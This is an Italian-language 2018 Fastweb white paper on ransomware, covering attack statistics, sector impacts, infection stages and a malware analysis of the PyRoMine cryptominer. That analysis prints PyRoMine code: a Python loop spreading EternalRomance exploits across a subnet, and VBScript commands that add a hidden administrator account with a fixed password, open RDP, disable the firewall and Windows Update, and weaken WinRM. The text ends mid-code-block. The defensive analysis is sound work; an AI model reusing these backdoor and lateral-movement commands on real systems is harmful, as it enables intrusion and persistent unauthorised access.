TECNOLOGIA

# I QUADERNI DI **FASTWEB**

# #8

## IL RANSOMWARE E LE SUE EVOLUZIONI

**OBIETTIVI, STRATEGIE D'ATTACCO E SVILUPPO DELLE MINACCE INFORMATICHE**

2018


FASTWEB

# 1 UNO SCENARIO IN EVOLUZIONE

La digitalizzazione degli asset aziendali e la crescente diffusione di processi basati su infrastrutture cloud sono senza dubbio interessanti opportunità da sfruttare da parte delle aziende per migliorare l'efficacia delle "Business Operations" attraverso processi efficienti ed una migliore "Customer Experience". In questo contesto **i dati si collocano al centro dell'operatività di ogni azienda,** a prescindere dalle dimensioni della stessa, tuttavia **diventano anche uno dei principali obiettivi delle organizzazioni di Cybercriminali** che vedono in essi una straordinaria fonte di profitto illecito e prendono dunque di mira sempre più frequentemente aziende di tutte le dimensioni, dalle grandi multinazionali alle singole PMI, nei diversi segmenti di mercato. Oggi questo problema è più avvertito rispetto al recente in passato soprattutto a causa del fatto che il volume di dati che le aziende gestiscono ha tassi di crescita estremamente significativi.

**Le tradizionali misure di sicurezza informatiche non appaiono però più sufficienti** a contrastare efficacemente gli attacchi messi in atto dai Cybercriminali che operano con tecniche sempre più sofisticate come, ad esempio, quelle basate sull'utilizzo di Ransomware. Questi particolari tipi di malware consentono alle organizzazioni criminali di infiltrarsi nei sistemi IT delle aziende, accedere ai dati in essi immagazzinati e, attraverso diverse tecniche, criptarli richiedendo un riscatto dietro la promessa, spesso non mantenuta, di renderli di nuovo disponibili. Incapaci di accedere alle informazioni critiche per garantire la continuità operativa del business, le aziende vittime di questi attacchi si vedono spesso costrette a pagare riscatti per ottenere di nuovo l'accesso alle proprie informazioni.

Del resto **Ransomware-as-a-Service e i modelli di affiliazione hanno abbassato la soglia di ingresso per i cyber criminali che vogliono usare questi strumenti di attacco.** Le criptovalute come i Bitcoin hanno inoltre reso virtualmente impossibile per le forze dell'ordine risalire ai responsabili di un attacco. Le prospettive che questa tendenza peggiori è altamente probabile, per questo **molte aziende** (compresi, per esempio, primari istituti bancari) **stanno acquistando criptovalute in anticipo, al fine di pagare velocemente eventuali richieste di riscatto delle organizzazioni criminali per lo sblocco dei dati.**



Del resto l'impatto finanziario di un attacco Ransomware va molto al di là del semplice riscatto pagato alle organizzazioni criminali. I disservizi causati ad un attacco di questo tipo possono portare infatti a perdite elevate in termini di produttività e mancati guadagni.

La sofisticazione di molti di questi attacchi si è evoluta al punto di mettere addirittura a disposizione delle aziende attaccate un vero e proprio help desk (supporto live) che assiste le stesse nei processi di pagamento e sblocco dei loro dati sui sistemi IT. Appare sempre più evidente che i modelli di difesa avanzati basati su firewall, endpoint di nuova generazione, stratificazione delle misure di sicurezza e funzionalità di cyber threat intelligence divengono un requisito fondamentale.

## MA L'EVOLUZIONE DEL MALWARE È CONTINUA.

Nei primi mesi del 2018 una nuova tipologia di Ransomware è cresciuta esponenzialmente (+28% in Q1 2018 (1)), si tratta dei Cryptojacking, software malevoli che si installano in modo silente sui devices aziendali (clients e servers) al fine sfruttare le risorse computazionali degli stessi per fare mining (produrre) criptovalute; in questo ambito rientrano anche i malware creati per il Browser-based Cryptocurrency mining. Per esempio WannaMine usa le stesse tecniche di attacco del famoso Ransomware WannaCry per compromettere i computer, ma invece di criptare le informazioni, utilizza i computer compromessi col fine di minare una criptovaluta nota con il nome di Monero.

## QUANTO È SERIA LA MINACCIA PORTATA DAI RANSOMWARE?

Nel corso del 2017 ogni 40 secondi si è registrato un attacco Ransomware, si stima che entro il 2019 un attacco Ransomware colpirà un'azienda ogni 14 secondi (2); passando da circa 2000 attacchi al giorno ad oltre 6000.

Nel corso del 2015 un totale di 20 Milioni di euro è stato pagato in riscatti Ransomware dalle aziende, questo ammontare è arrivato a 700 Milioni nel corso del 2016, 850 milioni di euro nel 2017 e si stima 5 Miliardi nel 2018 (5).

I dati e i numeri riportati precedentemente, rappresentano però solo una tendenza e non il problema nella sua interezza. Gli attacchi Ransomware non sono sempre notificati alle autorità competenti, si stima che meno di un incidente di sicurezza su quattro venga comunicato. **Oltre la metà delle aziende ammette di aver subito un attacco di questo tipo durante l'ultimo anno (4). Il 34% delle stesse hanno subito una perdita finanziaria e il 20% hanno dovuto chiudere l'attività.** La cosa peggiore è che il 3.5% ha indicato un pericolo alla vita delle persone come conseguenza di un attacco Ransomware (in ambito sanitario, ad esempio).

Nonostante questi numeri proccupanti, il danno maggiore alle aziende attaccate non è la cifra chiesta come riscatto dal Ransomware che ha infettato la rete aziendale bensì i danni connessi al fermo macchina derivante e la sospensione delle attività di business che l'attacco comporta, anche solo a scopo precauzionale, per evitare la diffusione del Ransomware stesso.

Le aziende che credono di essere troppo piccole per risultare di interesse come obiettivo di un attacco informatico dovrebbero riconsiderare questa posizione. Infatti la mancanza di esperti di sicurezza nelle organizzazioni IT, spesso sottodimensionate, presta il fianco ai Cybercriminali che hanno vita facile nell'attaccarle per la mancanza di soluzioni di sicurezza adeguate o procedure di recovery consolidate. Un recente report (5) ha evidenziato che i disservizi causati dai Ransomware sono costati alle aziende medio-piccole circa 8.500$ all'ora.

# 2 GLI EFFETTI SUI DIVERSI SETTORI INDUSTRIALI

Qualunque azienda, a prescindere dalle dimensioni o dal settore industriale di appartenenza, è impattata dal fenomeno dei Ransomware. Il settore manufatturiero è quello che ne risente maggiormante (16%), seguito dalle utilities ed energetico (15.4%) ed i settori legati alla tecnologia, servizi, retail, salute, finanziario e legale che si spartiscono la restante parte. Molti report indicano i servizi come il settore che sta crescendo maggiormente in termini di diffusione del fenomeno Ransomware (9).

Gli impatti che i Ransomware hanno sui diversi settori industriali possono essere diversi ma egualmente significativi: di seguito qualche esempio.

## SANITÀ (PUBBLICA E PRIVATA)


Considerando che molti sistemi IT sono connessi ad apparecchiature dedicate alla cura del paziente, il settore sanitario è quello che desta maggiore preoccupazione (si pensi alla diffusione di soluzioni basate su IoT). Ogni disservizio o incapacità di accedere alle informazioni dei pazienti potrebbe comportare infatti un rischio alla vita degli stessi.

Anche nei casi in cui l'attacco non colpisse direttamente le apparecchiature dedicate alla cura dei pazienti, la perdita delle cartelle cliniche o dati sanitari potrebbe comportare consistenti impatti per il recupero dei dati stessi e per il contenzioso che si genererebbe. Per non parlare della pratica di rendere pubbliche le informazioni ottenute (doxxing) che può avere ripercussioni ben peggiori rispetto alla mera cancellazione.

Gli attacchi in questo settore sono destinati a crescere nei prossimi anni: infatti, confrontandolo con altri settori industriali, il valore medio delle informazioni cliniche sottratte è, ad esempio, 50 volte più remunerativo rispetto a quello delle informazioni finanziarie nel dark web (si stima in 60$ il valore medio di questa tipologia di informazione (6).

## UTILITIES ED ENERGIA

I settori dell'energia e delle utilities soffrono del fenomeno dei Ransomware e degli attacchi informatici alla pari di altri settori industriali. I sistemi di controllo industriale (ICS) utilizzati per gestire infrastrutturae critiche per l'energia e le utilities presentano per i Cybercriminali delle opportunità importanti e nuove, l'interesse nell'attaccare queste infrastrutture critiche è particolarmente sentito oltre che dai Cybercriminali anche da soggetti che perseguono scopi policiti o sociali (hackivist).




## MANIFATTURIERO

Il settore manifatturiero sta velocemente diventando un obiettivo di grande valore per i cybercriminali. I sistemi IT infatti contengono proprietà intellettuali, informazioni confidenziali e di processo industriale che hanno un valore enorme per le industrie concorrenti. Le aziende del settore manifatturiero ripongono poi un grande valore nell'efficienza dei processi e delle operazioni e qualunque interruzione nel processo produttivo si traduce quindi in una notevole perdita di profitto. La tendenza nel settore purtroppo è quella di pagare il riscatto chiesto dai Ransomware prima possibile al fine di ristabilre la continuità dei processi aziendali e della catena di produzione.

## EDUCAZIONE

Gli istitituti scolastici trattano informazioni di diversa natura, dai dati personali, medici, finanziari e proprietà intellettuali (specialmente in ambiente universitario) che li rendono un obiettivo molto pregiato per i cyber criminali. In aggiunta, spesso, la preparazione del personale IT e le infrastrutture di sicurezza non sempre sono all'altezza del livello della minaccia informatica che devono affrontare.



## SERVIZI FINANZIARI E BANCHE

La tipologia e l'ampiezza delle informazioni che le aziende del settore finanziario e bancario custodiscono circa i loro clienti rende questo settore uno degli obiettivi principali per i Ransomware. Il 55% delle aziende del settore concorda sul fatto che il Ransomware è il principale vettore di attacco riscontrato. Circa un terzo ha ammesso di aver subito perdite tra i 100.000$ e i 500.000$ a seguito di un attacco Ransomware (7).

## PUBBLICA AMMINISTRAZIONE


Il 10% circa degli attacchi Ransomware avvengono nella Pubblica Amministrazione (9) a causa delle informazioni "critiche" gestite. In questo settore si assiste spesso alla perdita permanente dei dati a causa dell'impossibilità o non volontà di pagare il riscatto richiesto o dall'impossibilità di farlo in quanto lo scopo del Cybercriminale è spesso la distruzione dei dati dopo il furto degli stessi.

# 3 COME AVVIENE UN ATTACCO RANSOMWARE


## DISTRIBUZIONE DEI RANSOMWARE

I Ransomware vengono distribuiti con ogni mezzo digitale: principalmente email, file su siti web, applicazioni business, social media e chiavette USB. Le Email rimangono il principale vettore di infezione: i cybercriminali prediligono infatti l'uso di link malevoli e allegati a messaggi di posta elettronica che è un servizio universalmente utilizzato, conosciuto e apparentemente innocuo. Alcuni malware (ransomworm) in particolare, una volta infettata la prima macchina, hanno la capacità di diffondersi autonomamente sfruttando qualunque rete a cui risultino collegati.

Nel caso di infezione tramite email, le mail di phishing sono inviate come notifiche o false richieste di aggiornamento software. Una volta che l'utente ha cliccato sul link o sull'allegato, vi è spesso un download trasparente del codice malevolo che quindi esegue la criptazione dei files del disco ad esempio utilizzando un algoritmo di tipo RSA 2048bit, rendendo impossibile all'utente la de-criptazione dei files. In altre casistiche, il Ransomware è inserito all'interno di un sito web e quando scaricato attiva l'attacco come visto precedentemente.



## RANSOMWARE DISTRIBUTION



## DIFFERENTI TIPI DI RANSOMWARE

Gli attacchi Ransomware possono assumere differenti forme e si nota una continua evoluzione negli attacchi di questo tipo. Se i Ransomware tradizionali hanno come obiettivo i dati rendendoli inutilizzabili su qualunque macchina essi siano in grado di infettare fino a che non viene pagato un riscatto, le forme più evolute di questi malware sono particolarmente insidiosi perché possono sfruttare anche i numerosissimi device IoT: essi infatti, invece di attaccare i dati di un azienda, bloccano direttamente i sistemi di controllo (per esempio veicoli, linee di assemblaggio, sistemi di gestione dell'energia..) e quindi direttamente i processi industriali e di business.

Di seguito riassumiamo alcuni dei più rilevanti tipi di Ransomware:

1. **Off-the-Shelf Ransomware.**
Alcuni Ransomware esistono nella forma di software "a scaffale", i Cybercriminali possono acquistarli dal darknet marketplace e ed installarlo sui loro server. L'attività di hacking e di encryption dei dati sono gestiti direttamente dal software installato su questi server. Alcuni esempi che ricadono in questa casistica sono *Stampado e Cerber*.

2. **Ransomware as a Service.**
I CryptoLocker sono probabimente i Ransomware più noti di questa categoria. Fino a che i server di *CBT-Locker* non sono stati disattivati, esso era considerato il più comune Ransomware di questa tipologia. Un'altro Ransomware di questo tipo che sta crescendo parecchio è *Tox*, un kit che i cybercriminali possono scaricare ed usare per i loro scopi. L'uso di questo strumento permette di produrre un eseguibile che può essere installato e distribuito dai cybercriminali, il 20% del profitto ottenuto viene riconosciuto all'ideatore/distributore di Tox in bitcoin.

3. **Ransomware Affiliate Programs.**
I cybercriminali che sottoscrivono un programma di affiliazione hanno accesso ad un servizio di Rasnomware-as-a-service e possono distribuire il Ransomware agli obiettivi che hanno selezionato, spesso questo metodo porta a ricavi di oltre il 70%.

4. **Attacks on IoT Devices.**
In questo caso i Ransomware si infiltrano nei devices IoT che controllano sistemi critici per la continuità del business di un'azienda. Spengono quindi questi sistemi fino a che non viene riconosciuto il riscatto. Data la natura mission-critical che molti di questi devices IoT hanno, il mancato ripristino di questo tipo di apparecchiature ha conseguenze sostanziali o catastrofiche in alcuni casi.


Le famiglie e le varianti di Ransomware sono esplose dal 2016 e se ne osservano nuove varianti ogni giorno. È interessante notare che, in aggiunta al codice polimorfico, i Ransomware spesso usano codice metamorfico per cambiare la loro identità digitale operando sempre alla stessa maniera. La rapida crescita e costante evoluzione rende molto difficile per un'azienda che si affida ad un Antivirus basato sulle signature intercettare questo tipo di minacce. Nel momento in cui un ceppo viene identificato e la signature creata, i cybercriminali hanno già rimpiazzato il Ransomware con una nuova variante. A riprova di questo, molte aziende che hanno subito attacchi nel corso degli ultimi anni sono incappate in più di un'infezione.

Praticamente ogni sistema operativo può essere preso di mira da un Ransomware al giorno d'oggi.

Gli attacchi sono stati estesi al cloud e ai devices mobili, per esempio gli attacchi Ransomware su Android sono quadruplicati rispetto all'Aprile del 2015.

## TIPICA SEQUENZA DI UN ATTACCO RANSOMWARE

Come visto nei precedenti paragrafi, la maggior parte degli attacchi Ransomware avvengono via email (link o allegato). Gli allegati o i link contenuti nelle mail variano molto spesso con meccanismi del tutto automatici implementati dai cybercriminali. In altre circostanze, è sufficiente visitare un sito infetto o usare una business application; spesso infatti il Ransomware è configurato per scaricare ed eseguire codice malevolo senza alcun intervento da parte dell'utente.



Assumendo che un Ransomware sia stato eseguito con successo sul dispositivo della vittima, si identifica la seguente sequenza tipica di azioni:

1. Mail vector (attachment or link) 2. Malware download 3. Malware execution 4. Instructions Request 5. Data encryption or Silent mining 6. Lateral Movement

1. Una volta che l'utente ha cliccato il link infetto o l'allegato, il Ransomware viene lanciato attraverso PowerShell o altre estensioni.

2. Il device così infettato comunica con i server dei cybercriminali (spesso in modo indiretto attraverso per esempio le Google Apps) per ricevere istruzioni. Spesso questa fase include il download di un nuovo payload che successivamente cripta i file presenti sul device

3. Una volta che i primi due punti sono stati completati (mediamente in meno di un minuto), una richiesta di riscatto viene recapitata e viene richiesto il pagamento in bitcoin in cambio della chiave di criptazione.

4. Nello stesso momento, il Ransomware tenta il movimento laterale attraverso la rete dell'azienda al fine di infettare altri device presenti nella rete aziendale; spesso usando tecniche di exploit differenti rispetto a quella usata per infettare il primo device della rete aziendale.

Una recente strategia implementata dai Cybercriminali è quella di puntare a server vulnerabili. Questo approccio consente di identificare in anticipo i sistemi sui quali l'attacco andrà a buon fine (attraverso una scansione di rete preventiva) moltiplicando il numero di server potenzialmente infettabili sulla rete. Questo consente di comprimere il tempo necessario all'attacco e renderlo più efficace rispetto a quelli indiscriminati indirizzati agli utenti finali. L'alto valore dei dati in questa tipologia di server aumenta quella che è la propensione delle vittime a pagare per sbloccare la risorsa aziendale.

**INFEZIONI VEICOLATE DA APPLICAZIONI SaaS (*)**

Quali applicazioni SaaS sono state infettate dai Ransomware (risposte fornite da professionisti IT)?

**DROPBOX, 70%**

**MICROSOFT OFFICE 365, 29%**

**GOOGLE APPS, 12%**

**BOX, 6%**

**SALESFORCE, 3%**

Percentuale di Email di Phishing che veicolano un Malware(*): **97%**

Percentuale di Ransomware che si spostano lateralmnete infettando altri nodi nella rete(*): **63%**

(*) Fonte: (9)

# 4 L'EVOLUZIONE DEL RANSOMWARE: IL CASO "PyRoMine"

## L'EVOLUZIONE DEL RANSOMWARE: IL CASO "PYROMINE"

Nel 2016 un Gruppo di hacker noto come "Shadow Broker" ha sottratto diversi strumenti di hacking e vulnerabilità non note (0-day) ad un'altro noto gruppo di cybercriminali conosciuto come "Equation Group" sospettato di legami con l'agenzia di sicurezza nazionale americana (NSA). Nel 2017, lo "Shadow Brokers" ha quindi rilasciato pubblicamente una serie di strumenti di in grado di sfruttare le vulnerabilità collezionate in questo modo, incluse EternalBlue ed EternalRomance che indirizzano le versioni Windows XP/Vista/8.1/7/10 e Windows Server 2003/2008/2012/2016 (CVE-2017-0144 e CVE-2017-0145).


Le vulnerabilità citate sfruttano remotamente (Remote Code Execution – RCE) dei bug nel protocollo di file sharing SMBv1. Solitamente questo protocollo è esposto soltanto sugli host interni alla rete ma alcune aziende hanno servizi di filesharing SMBv1 esposti direttamente su internet (anche WannaCry e NotPetya hanno sfruttato queste vulnerabilità).
Oggi, con la domanda di criptovalute in forte crescita, i ricercatori hanno scoperto malware che sfruttano queste vulnerabilità per installare software di cryptomining (produzione di cryptovalute) come Adylkuzz, Smominru e WannaMine.

Recentemente, è stato scoperto un nuovo malware di questo tipo (Crypto Miner) che sfrutta la vulnerabilità EternalRomance soprannominato "PyRoMine".

L'analisi di questo Malware ha rilevato come esso si comporta una volta che ha penetrato la rete del cliente (via email o download da sito compromesso); il Malware ricava l'IP address del computer infettato e analizza la rete in cui risiede il computer infetto al fine di trovare altri dispositivi da infettare attraverso la vulnerabilità EternalRomance.

```
def exploit_internal():
    while True:
        gateways = socket.gethostbyname_ex(socket.gethostname())[2]
        for ip in gateways:
            default = ('.').join(ip.split('.')[:-1])
            for k in range(256):
                host = default + '.' + str(k)
                if not host == ip and not host.startswith('127.'):
                    threading.Thread(target=exploit, args=(host, 'internal')).start()
                    time.sleep(0.1)
```

Quanto sopra rappresenta una tendenza ormai consolidata dei Malware ad espandersi lateralmente nella rete delle aziende.



L'attacco EternalRomance viene perpetuato in prima istanza con delle credenziali anonime che forniscono privilegi di sistema. Tali privilegi consentono quindi al malware di eseguire uno script VBScript scaricandolo da un determinato URL.

```
def exploit(target, type):
    print ('>>>>>> Trying on {}').format(target)
    try:
        info = {}
        conn = mysmb.MYSMB(target)
        conn.get_socket().setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)
        if type != 'Anonymous':
            for i in range(len(users)):
                user = users[i]
                password = passes[i]
                print ('==[]== Logging in using {} account ...').format(user)
                try:
                    conn.login('Default', 'P@ssw0rdf0rme', maxBufferSize=4356)
                    print '==[]== Successfull access'
                    print '==[]== Target OS: ' + conn.get_server_os()
                    try:
                        smb_pwn(conn, 'UNDETECTED', target, user)
                    except Exception as rr:
                        print str(rr)
```

Quanto sopra rappresenta un ulteriore tendenza consolidata nei Malware che è quella di garantirsi dei metodi per accedere al sistema anche dopo che l'attacco è stato perpetuato.

Il file scaricato (agent.vbs) è responsabile del caricamento ed esecuzione del software che fa il mining della cryptovaluta e della configurazione del computer infettato sotto diversi aspetti:

- Crea delle credenziali (Default/P@ssw0rdf0rme) in diversi gruppi (Administrators, Remote Desktop Users, Users).
- Abilita il servizio Remote Desktop (RDP) ed aggiuge una regola al Windows Firewall per consentire le connessioni sulla porta RDP 3389.
- Ferma i servizi di Windows Update
- Accende i servizi di Remote Access Connection Manager
- Configura Windows Remote Management Service per la basic authentication e per consentire il trasferimento di file non criptato.

```
wShell.Run "%comspec% /c net user /add Default P@ssw0rdf0rme", 0,True
wShell.Run "%comspec% /c net localgroup """ + admin + """ Default /add", 0,True
wShell.Run "%comspec% /c net localgroup """ + rdu + """ Default /add", 0,True
wShell.Run "%comspec% /c net localgroup """ + users + """ /del Default", 0,True
wShell.Run "%comspec% /c net accounts /maxpwage:unlimited", 0,True
wShell.Run "%comspec% /c net start rasman", 0,True
wShell.Run "%comspec% /c netsh advfirewall firewall add rule name=""RDP"" protocol=""TCP"" localport=3389 action=allow dir=IN", 0,True
wShell.Run "%comspec% /c set rule group=""remote desktop"" new enable=Yes", 0,True
wShell.Run "%comspec% /c reg add ""HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 0 /f", 0,True
wShell.Run "%comspec% /c reg add ""HKLM\SYSTEM\ControlSet001\Control\Terminal Server\WinStations\RDP-Tcp"" /v UserAuthentication /t REG_DWORD /d 0 /f", 0,True
wShell.Run "%comspec% /c reg add ""HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList"" /v Default /t REG_DWORD /d 0 /f", 0,True
wShell.Run "%comspec% /c reg add ""HKLM\SOFTWARE\Microsoft\Winadows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList"" /v Default /t REG_DWORD /d 0 /f", 0,True
wShell.Run "%comspec% /c reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system"" /v dontdisplaylastusername /t REG_DWORD /d 1 /f", 0,True
wShell.Run "%comspec% /c net stop wuauserv", 0,True
wShell.Run "%comspec% /c netsh firewall set opmode disable", 0,True
wShell.Run "%comspec% /c net start termservice", 0,True
wShell.Run "%comspec% /c net user Default /active:yes", 0,True
wShell.Run "%comspec% /c net accounts /MaxPWAge:unlimited", 0,True
wShell.Run "%comspec% /c net user Default /expires:never", 0,True
wShell.Run "%comspec% /c wmic useraccount WHERE Name=""Default"" set PasswordExpires=false", 0,True
wShell.Run "%comspec% /c winrm set winrm/config/service/auth @{Basic=""true""}", 0,True
wShell.Run "%comspec% /c winrm set winrm/config/service @{AllowUnencrypted=""true""}", 0,True
```

L'ultimo step del Malware è quello di scaricare il miner vero e proprio che sfrutterà le risorse del sistema infettato al fine di generare criptovalute. Il miner usato in questo caso prende il nome di "*XMRig*", un miner ad alte prestazioni per generare criptovaluta di tipo Monero.

```
 * VERSIONS:        XMRig/2.5.2 libuv/1.15.0 gcc/7.3.0
 * HUGE PAGES:      unavailable, disabled
 * CPU:             Intel(R) Core(TM) i5-4590 CPU @ 3.30GHz (1) -x64 AES-NI
 * CPU L2/L3:       0.2 MB/6.0 MB
 * THREADS:         1, cryptonight, av=1, donate=0%
 * POOL #1:         212.83.190.122:888
 * POOL #2:         pool.supportxmr.com:3333
 * POOL #3:         pool.supportxmr.com:5555
